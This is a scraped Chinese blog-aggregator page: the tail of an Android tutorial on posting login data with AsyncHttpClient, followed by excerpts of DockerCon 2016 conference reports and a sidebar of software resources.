onSuccess( int statusCode,Header[]headers, byte []responseBody){ if (statusCode== 200 ) { //得到服务器的返回值 Stringcontent= new String(responseBody); Toast.makeText(getApplicationContext(),content, 0 ).show(); System.out.println( "AsyncHttpClientPost方式登陆" ); } else { Toast.makeText(getApplicationContext(), "找不到资源" , 0 ).show(); } } @Override public void onFailure( int statusCode,Header[]headers, byte []responseBody,Throwableerror){ } }); } catch (Exceptione){ e.printStackTrace(); showToast( "服务器忙!!!" ); } } } 提交数据的方式,这么多种,怎么使用呢? HttpClient已被AsyncHttpClient所替代,一般开发都用后者。但是遇到特殊需求时,还是需要 用到最基础的HttpURLConnection,因为它可以设置请求头的参数信息。 二、提交数据时中文乱码问题 待进一步理解 本文转自屠夫章哥 51CTO博客,原文链接:http://blog.51cto.com/4259297/1676565,如需转载请自行联系原作者

优秀的个人博客,低调大师

DockerCon 2016 Day2 : 企业生产环境可用

DockerCon 第二天,一早现场就非常火爆。由于西雅图的天气从早到晚没啥变化,再加上时差的问题,不得不靠咖啡来提神。 好在上午大会有几个让人非常兴奋的消息公布:Docker在企业生产环境就绪,Docker支持Windows就绪。Docker的新能力支持,虽然大部分在意料之中,但是实在感叹其速度之快。 中午,在Community Theater,一边喝啤酒一边听来自阿里的分享"阿里云的容器实践",很多老外对阿里巴巴的电商和专有云场景比较关心。 下午,听了TechCrunch和eWeek等5位科技媒体对Docker社区和公司发展的看法,观点甚是犀利,比如“为啥CoreOS 没来?”。另外有幸参加了Docker首次针对中国区的座谈会,Docker的CEO Ben Golub也非常关注中国的市场。 上午篇 在国外的调查中Docker已经被广泛应

优秀的个人博客,低调大师

DockerCon 2016 Day1 :Docker社区爆发增长

一年一度的Docker盛会终于在西雅图的华盛顿州国际会议正式开幕。分别来自北京、杭州、圣马特奥的几位阿里巴巴小伙伴齐聚雨城西雅图。在DockerCon,无论是西雅图的风景,还是国内外的热情伙伴,还是Docker的最新进展和社区动态,都让人兴奋。 Bump up 一行人来到会议中心的三楼,即使本次会议注册是根据参会者的姓名首字母分队伍排队,每个队伍已经排起一字长龙(据说本次参加DockerCon有4000多人)。每个参会者除了能领到一个带有Docker标识的包和T恤以外,还有一个白色的蓝牙LED腕表(PixMob 出品)。通过两个人的腕表碰撞,可以非常方便的交换双方的联系方式,并可以参加Docker的积分项目获取奖品,极大了促进了参会者的交流和碰撞,不得不赞。希望国内的会议也能学习这一点。 生态厂商齐聚一堂 Docker生态相关的公司来

资源下载

更多资源
优质分享App

优质分享App

近一个月的开发和优化,本站点的第一个app全新上线。该app采用极致压缩,本体才4.36MB。系统里面做了大量数据访问、缓存优化。方便用户在手机上查看文章。后续会推出HarmonyOS的适配版本。

腾讯云软件源

腾讯云软件源

为解决软件依赖安装时官方源访问速度慢的问题,腾讯云为一些软件搭建了缓存服务。您可以通过使用腾讯云软件源站来提升依赖包的安装速度。为了方便用户自由搭建服务架构,目前腾讯云软件源站支持公网访问和内网访问。

Nacos

Nacos

Nacos /nɑ:kəʊs/ 是 Dynamic Naming and Configuration Service 的首字母简称,一个易于构建 AI Agent 应用的动态服务发现、配置管理和AI智能体管理平台。Nacos 致力于帮助您发现、配置和管理微服务及AI智能体应用。Nacos 提供了一组简单易用的特性集,帮助您快速实现动态服务发现、服务配置、服务元数据、流量管理。Nacos 帮助您更敏捷和容易地构建、交付和管理微服务平台。

Sublime Text

Sublime Text

Sublime Text具有漂亮的用户界面和强大的功能,例如代码缩略图,Python的插件,代码段等。还可自定义键绑定,菜单和工具栏。Sublime Text 的主要功能包括:拼写检查,书签,完整的 Python API , Goto 功能,即时项目切换,多选择,多窗口等等。Sublime Text 是一个跨平台的编辑器,同时支持Windows、Linux、Mac OS X等操作系统。

用户登录
用户注册
修改密码
忘记密码